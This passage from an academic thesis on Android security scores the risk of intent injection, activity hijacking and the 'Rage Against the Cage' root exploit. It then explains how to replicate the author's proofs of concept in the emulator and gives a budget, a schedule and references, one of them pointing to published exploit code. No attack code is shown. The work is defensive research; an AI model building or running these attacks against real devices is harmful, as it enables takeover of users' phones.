Sensible data modified	1	Intent data may be infiltrated in the destination application.
Reversibility of the effects	1	The device is not compromised permanently. Application can be uninstalled.
Likelihood		
Affected versions	All	
Regular required permissions	0	
Special required permissions	0	
Previous user/system knowledge	1	Installed legitimate application code (intent destination) must be known beforehand.
User interaction	0	Injection occurs automatically upon a trigger.
Assessed potential risk		**0.15**

6.3.2.4 Malicious Activity and Service Launch

Their metrics are equal, due to attack similarities.

Metric	Value	
Impact		
Denial of Service	0	
Sensible data accessed	0	
Sensible data modified	1	Intent data may be infiltrated in the destination application.
Reversibility of the effects	1	The device is not compromised permanently. Application can be uninstalled.
Likelihood		
Affected versions	All	
Regular required permissions	0	
Special required permissions	0	
Previous user/system	1	Installed legitimate application (source of the intent) must be known beforehand.

knowledge		
User interaction	0	Hijacking occurs automatically, depending on the intent filter priority
Assessed potential risk		**0.15**

6.3.3 Privilege Escalation typology

In this case, the impact metric is the highest possible, since the attacker obtains root on the device, which is the highest degree of permissions on the device, being virtually able to achieve any resource access or modification, or even rendering the device permanently unusable (or only recoverable through technical support).

Likelihood will determine the actual assessed risk in privilege escalation attacks.

6.3.3.1 Rage Against the Cage

As for the likelihood, it is limited by the fact that the flaw was corrected on the latest versions.

Metric	Value	
Impact		
Denial of Service	1	
Sensible data accessed	1	
Sensible data modified	1	
Reversibility of the effects	1	
Likelihood		
Affected versions	<2.2	On Gingerbread and above, the ADB implementation fixes the flaw this attack exploits
Regular required permissions	0	
Special required permissions	0	
Previous user/system knowledge	0	
User interaction	0	
Assessed potential risk		**0.155**

7 Legal considerations

7.1 Disclaimer

Work performed in the present document has the sole and only purpose of academic research, and has been published under the coverage of Spanish Intellectual Property Law (LPI), article 37.1 (translated from Spanish):

> *"Copyright holders won't be able to oppose to public reproduction of their work, when this reproduction occurs without expectation of revenue at public museums, libraries […] or entities integrated in public scientific or cultural institutions, which reproduction is solely done for research purposes".*

Additionally, Spanish Information Society Services Law (LSSI) establishes requirements for "services providers", in its second chapter: "Application scope". No service was publicly provided in this project development, therefore LSSI does not apply.

The author of this document does not condone or support illegal activities that could derive from the application of the exposed techniques.

Google, Android and the Google logo are registered trademarks of Google Inc., used with permission. For more information about Google trademarks usage, please refer to their website.[26]

APPENDIX A: REPLICATION

8 Replication

8.1 How to obtain the results of this thesis, from the provided code

8.1.1 Tools

In order to replicate the results, we'll need the following tools:

- Android SDK Tools
- Android Platform-tools
- A system image for the emulator

And, preferably:

- Eclipse IDE
- ADT plugin for Eclipse

It is possible to obtain everything from the Developers website, at android.com[27], as a single standalone bundle. In this epigraph, we'll see how to emulate the platform, to run the applications on a host computer. Some proofs of concept might only run as expected when executed on a physical device – for that matter, please check with the device manufacturer which drivers are needed.

8.1.2 Emulating Android

8.1.2.1 Updating the SDK

The SDK includes among its tools one command line application, named "android".[28] This tool shall be run the first time the SDK is installed, using the parameter "sdk":

```
$ android sdk
```

This will bring up the SDK Manager[29], from which you can select which packages you want to download. In this case, having installed the latest version available of the SDK Platform and the ARM system image should be enough.

8.1.2.2 Creating an AVD

An Android Virtual Device, also known as AVD, stands for an Android image/configuration used by the emulator, required by the emulator in order to run.

First of all, to check which "targets" are available (Android versions that can be emulated):

```
$ android list targets
```

Then, with the "id" of the target we want to use, depending on the Android version required for testing (at <id>), and adding the name we want to assign (at <name>), we invoke:

```
$ android create avd -n <name> -t <id>
```

This will create an image ready to be used by the emulator.

8.1.2.3 Running the emulator

To run the previously created image, we invoke (being < name> the same AVD name defined in the previous step):

```
$ emulator -avd < name>
```

A window will appear, with the emulated device screen, an auxiliary on-screen keyboard, and smartphone keys. Interaction can be directly performed on the screen, using the mouse to touch and drag over.

If an Internet connection is available on the computer, the emulator will also use this connection for the emulated system and applications.

For additional information, such as how to trigger certain events (calls, location, text messages, etc.) please refer to the SDK online reference.[30]

8.1.3 Importing the source code, compiling and executing

Proofs of concept code has been developed using Eclipse as an IDE, and therefore each folder has been kept in the Eclipse project format, to ease importation in other environments.

To import the code from all proofs of concept, please start Eclipse, and select your current workspace, or any other folder you prefer as workspace for this project. Then:

- Click on the File menu and then Import.
- Choose, under "General", "Existing Projects into Workspace", and click Next.
- On the dialog, browse to the folder `<project file root>/src/` and continue.
- Click "Select All", and Finish.

The proofs of concept projects will appear on your workspace, ready to be executed. Compiling step is automatically performed by Eclipse when a project is run. To do so, please open a file inside of the project, and press Ctrl + F11.

A dialog for selecting the target where to run will appear. If a physical Android device was connected before, it will be listed on the dialog. Otherwise, you may select a previously created AVD, or create one new, select it, and press Run.

APPENDIX B: PROJECT MANAGEMENT

9 Budget

9.1 Estimated costs

The estimated costs are calculated taking in account the amortization period of the hardware components (estimated in 5 years), so that components exceeding amortization time won't be included and the usage time (6 months).

9.1.1 Hardware Equipment

Only those components directly related to the consecution of the present project are taken into account: a laptop, an auxiliary monitor, and a smartphone (for testing purposes).

Item	Retail price / expense	Acquisition date	Estimated cost
Laptop - Dell XPS M1330	€1530	May-08	€153
Monitor - LG 24"	€380	Oct-10	€38
Smartphone - Sony Xperia S	€499	Apr-12	€49.9
		TOTAL HW COST	**€240.9**

TABLE 23: BUDGET - HARDWARE EQUIPMENT

9.1.2 Software Licenses

Amortization period won't be taken into account in this case, because of their expense being originated by the present project (computer was running before on GNU/Linux, however most Android tools are designed for Windows, and for formatting of this document purposes, Microsoft Word was preferred).

The vast majority of the tools used are free to use, therefore the only related costs come from the OS and word processor.

Item	Retail price / expense
Microsoft Windows 8	€59.99
Microsoft Office 2010 Home & Business	€174
TOTAL SW COST	€233.99

TABLE 24: BUDGET - SOFTWARE LICENSES

9.1.3 Services

Expenses related to the web hosting and domains, used for the proofs of concept that need web interaction, as well as the internet connection.

Item	Retail price / expense
Hosting (6 months)	€30
Domain	€18
Mobile Internet (6 months – 10 GB data plan)	€270
TOTAL SERVICES	€318

TABLE 25: BUDGET - SERVICES

9.1.4 Human Resources

In this epigraph, salaries are detailed according to each role needed for this project consecution.

- Project manager role is performed by this project tutor: Mr. Guillermo Nicolás Suárez de Tangil Rotaeche.
- Both software analyst and programmer roles are assigned to this project author: Mr. Alberto Rico Simal

The monthly salary is calculated based on the availability and demand of the profiles, according to the related required skills.

These salaries include taxes and Social Security fees.

Role	Gross monthly salary	Dedication
Project manager	€4000	2 months
Software analyst	€3500	5 months

Programmer	**€2200**	**1 month**
	TOTAL HR COST	**€27700**

TABLE 26: BUDGET - HUMAN RESOURCES

9.1.5 Grand Total

Epigraph	Cost
Hardware	**€240.9**
Software Licenses	**€233.99**
Services	**€318**
Human Resources	**€27700**
GRAND TOTAL	**€28018**

TABLE 27 - BUDGET - GRAND TOTAL


10 Project schedule

10.1 Detailed planning of the project phases and subphases

10.1.1 Tasks list

Task Name	Duration	Start	Finish	Predecessors
Security Flaws and Attacks on Android-based Systems	**126 days**	**Mon 23/07/12**	**Mon 14/01/13**	
State of the art	**14 days**	**Mon 23/07/12**	**Thu 09/08/12**	
Gathering and compiling previous work	7 days	Mon 23/07/12	Tue 31/07/12	
Scope definition	3 days	Wed 01/08/12	Fri 03/08/12	2
Other systems security overview	2 days	Mon 06/08/12	Tue 07/08/12	3
Android system security overview	1 day	Wed 08/08/12	Wed 08/08/12	4
Proof of concept and vulnerability definitions	1 day	Thu 09/08/12	Thu 09/08/12	5
State of the art complete	0 days	Thu 09/08/12	Thu 09/08/12	6
Analysis	**17 days**	**Fri 10/08/12**	**Mon 03/09/12**	
Risk assessment definition	2 days	Fri 10/08/12	Mon 13/08/12	7
Types of attack/concept listing	2 days	Tue 14/08/12	Wed 15/08/12	9
Use cases design	4 days	Thu 16/08/12	Tue 21/08/12	10
Feasability study	7 days	Wed 22/08/12	Thu 30/08/12	11
Required tools definition	2 days	Fri 31/08/12	Mon 03/09/12	12
Analysis complete	0 days	Mon 03/09/12	Mon 03/09/12	13
Design	**15 days**	**Tue 04/09/12**	**Mon 24/09/12**	
Develop formal specifications	10 days	Tue 04/09/12	Mon 17/09/12	14
Class diagram design	5 days	Tue 18/09/12	Mon 24/09/12	16
Design complete	0 days	Mon 24/09/12	Mon 24/09/12	17
Development	**36 days**	**Tue 25/09/12**	**Tue 13/11/12**	
Develop code	**26 days**	**Tue 25/09/12**	**Tue 30/10/12**	
WebView typology	7 days	Tue 25/09/12	Wed 03/10/12	18
Intercommunication typology	14 days	Thu 04/10/12	Tue 23/10/12	21
Privilege escalation typology	5 days	Wed 24/10/12	Tue 30/10/12	22
Debugging / revising	10 days	Wed 31/10/12	Tue 13/11/12	20
Development complete	0 days	Tue 13/11/12	Tue 13/11/12	24
Risk assessment	**10 days**	**Wed 14/11/12**	**Tue 27/11/12**	
Evaluate risk, per attack	4 days	Wed 14/11/12	Mon 19/11/12	25
Verify adherence to specifications	4 days	Tue 20/11/12	Fri 23/11/12	27
Results compilation	2 days	Mon 26/11/12	Tue 27/11/12	28
Documentation	**34 days**	**Wed 28/11/12**	**Mon 14/01/13**	
Revise source code comments	2 days	Wed 28/11/12	Thu 29/11/12	29
Final report writing (compilation of previous work)	30 days	Fri 30/11/12	Thu 10/01/13	31
Appendix: Replication of results	2 days	Fri 11/01/13	Mon 14/01/13	32
Appendix: Budget	1 day	Fri 11/01/13	Fri 11/01/13	32
Appendix: Repackaging	2 days	Fri 11/01/13	Mon 14/01/13	32

10.1.2 Gantt chart



REFERENCES

11 Bibliography

[1] Adrienne Porter Felt et al, "Android Permissions: User Attention, Comprehension, and Behavior", University of California, Berkeley, 2012 (table 8)

[2] Google, "Android Developers Guide – Intent Component", 2012, http://developer.android.com/reference/android/content/Intent.html (last accessed January 11th 2013)

[3] Google, "Android Developers Guide – Building Web Apps in Web View", 2012, http://developer.android.com/guide/webapps/webview.html (last accessed January 11th 2013)

[4] Tongbo Luo et al, "Attacks on WebView in the Android System", Syracuse University, 2011

[5] Steven Parker, "Has Windows Vista's UAC feature failed Microsoft?", May 20th, 2008, http://www.neowin.net/news/has-windows-vistas-uac-feature-failed-microsoft (last accessed January 11th 2013)

[6] Dennis Fisher, "Android 4.1 Jelly Bean Includes Full ASLR Implementation", 2012, http://threatpost.com/en_us/blogs/android-41-jelly-bean-includes-full-aslr-implementation-071612 (last accessed January 11th 2013)

[7] Google, "Android Developers Guide – Signing your applications", 2012, http://developer.android.com/tools/publishing/app-signing.html (last accessed January 11th 2013)

[8] Apple, "iOS Security", 2012, http://images.apple.com/ipad/business/docs/iOS_Security_May12.pdf (last accessed January 11th 2013)

[9] Microsoft Technet, "Windows Phone Security Model", 2012, http://video.ch9.ms/teched/2012/eu/WPH304.pptx (last accessed January 11th 2013)

[10] Joseph Holder, "BlackBerry 101 – Application permissions", 2010, http://crackberry.com/blackberry-101-application-permissions (last accessed January 11th 2013)

[11] Nokia, "Symbian Platform Security Model", 2012, http://www.developer.nokia.com/Community/Wiki/Symbian_Platform_Security_Model (last accessed January 11th 2013)

[12] McAfee, "Quarterly Threat Report Q2, 2011", 2011, http://www.mcafee.com/us/resources/reports/rp-quarterly-threat-q2-2011.pdf (last accessed January 11th 2013)

[13] RuleWorks, "Risk Profile Matrix", http://www.ruleworks.co.uk/riskguide/risk-profile.htm (last accessed January 11th 2013)

[14] Tongbo Luo, Hao Hao, Wenliang Du, Yifei Wang, and Heng Yin. 2011. Attacks on WebView in the Android system. In Proceedings of the 27th Annual Computer Security Applications Conference (ACSAC '11). ACM, New York, NY, USA, 343-352. DOI=10.1145/2076732.2076781 http://doi.acm.org/10.1145/2076732.2076781

[15] Erika Chin, Adrienne Porter Felt, Kate Greenwood, and David Wagner. 2011. Analyzing inter-application communication in Android. In Proceedings of the 9th international conference on Mobile systems, applications, and services (MobiSys '11). ACM, New York, NY, USA, 239-252. DOI=10.1145/1999995.2000018 http://doi.acm.org/10.1145/1999995.2000018

[16] S. Kramer, "Rage Against the Cage," 2010, http://c-skills.blogspot.com/2010/08/droid2.html (last accessed January 11th 2013)

[17] IETF, "Request for Comments 6454", http://tools.ietf.org/html/rfc6454 (last accessed January 11th 2013)

[18] Oracle, "JAR File Specification", http://docs.oracle.com/javase/1.4.2/docs/guide/jar/jar.html (last accessed January 11th 2013)

[19] Google Code, “Smali - An assembler/disassembler for Android's dex format”, 2010, http://code.google.com/p/smali/ (last accessed January 11th 2013)
[20] National Information Center, “Top 50 HCs”, http://www.ffiec.gov/nicpubweb/nicweb/Top50Form.aspx (last accessed January 11th 2013)
[21] Evozi.com, “APK Downloader”, http://apps.evozi.com/apk-downloader/ (last accessed January 11th 2013)
[22] Google, “Transaction fees”, http://support.google.com/googleplay/android-developer/answer/112622 (last accessed January 11th 2013)
[23] Pastebin, “Rage Against the Cage reversed code exploit”, http://pastebin.com/fXsGij3N (last accessed January 11th 2013)
[24] Linux.com, “The /proc directory”, http://archive09.linux.com/feature/126718, (last accessed January 11th 2013)
[25] Evozi.com, “APK Downloader”, http://apps.evozi.com/apk-downloader/ (last accessed January 11th 2013)
[26] Google, “Trademarks”, http://www.google.com/permissions/trademark/our-trademarks.html (last accessed January 11th 2013)
[27] Google, “Get the Android SDK”, http://developer.android.com/sdk/index.html (last accessed January 11th 2013)
[28] Google, “Managing AVDs from the Command Line”, http://developer.android.com/tools/devices/managing-avds-cmdline.html (last accessed January 11th 2013)
[29] Google, “Android Developers – SDK Manager”, http://developer.android.com/tools/help/sdk-manager.html (last accessed January 11th 2013)
[30] Google, “Android Developers – The Emulator”, http://developer.android.com/tools/help/emulator.html (last accessed January 11th 2013)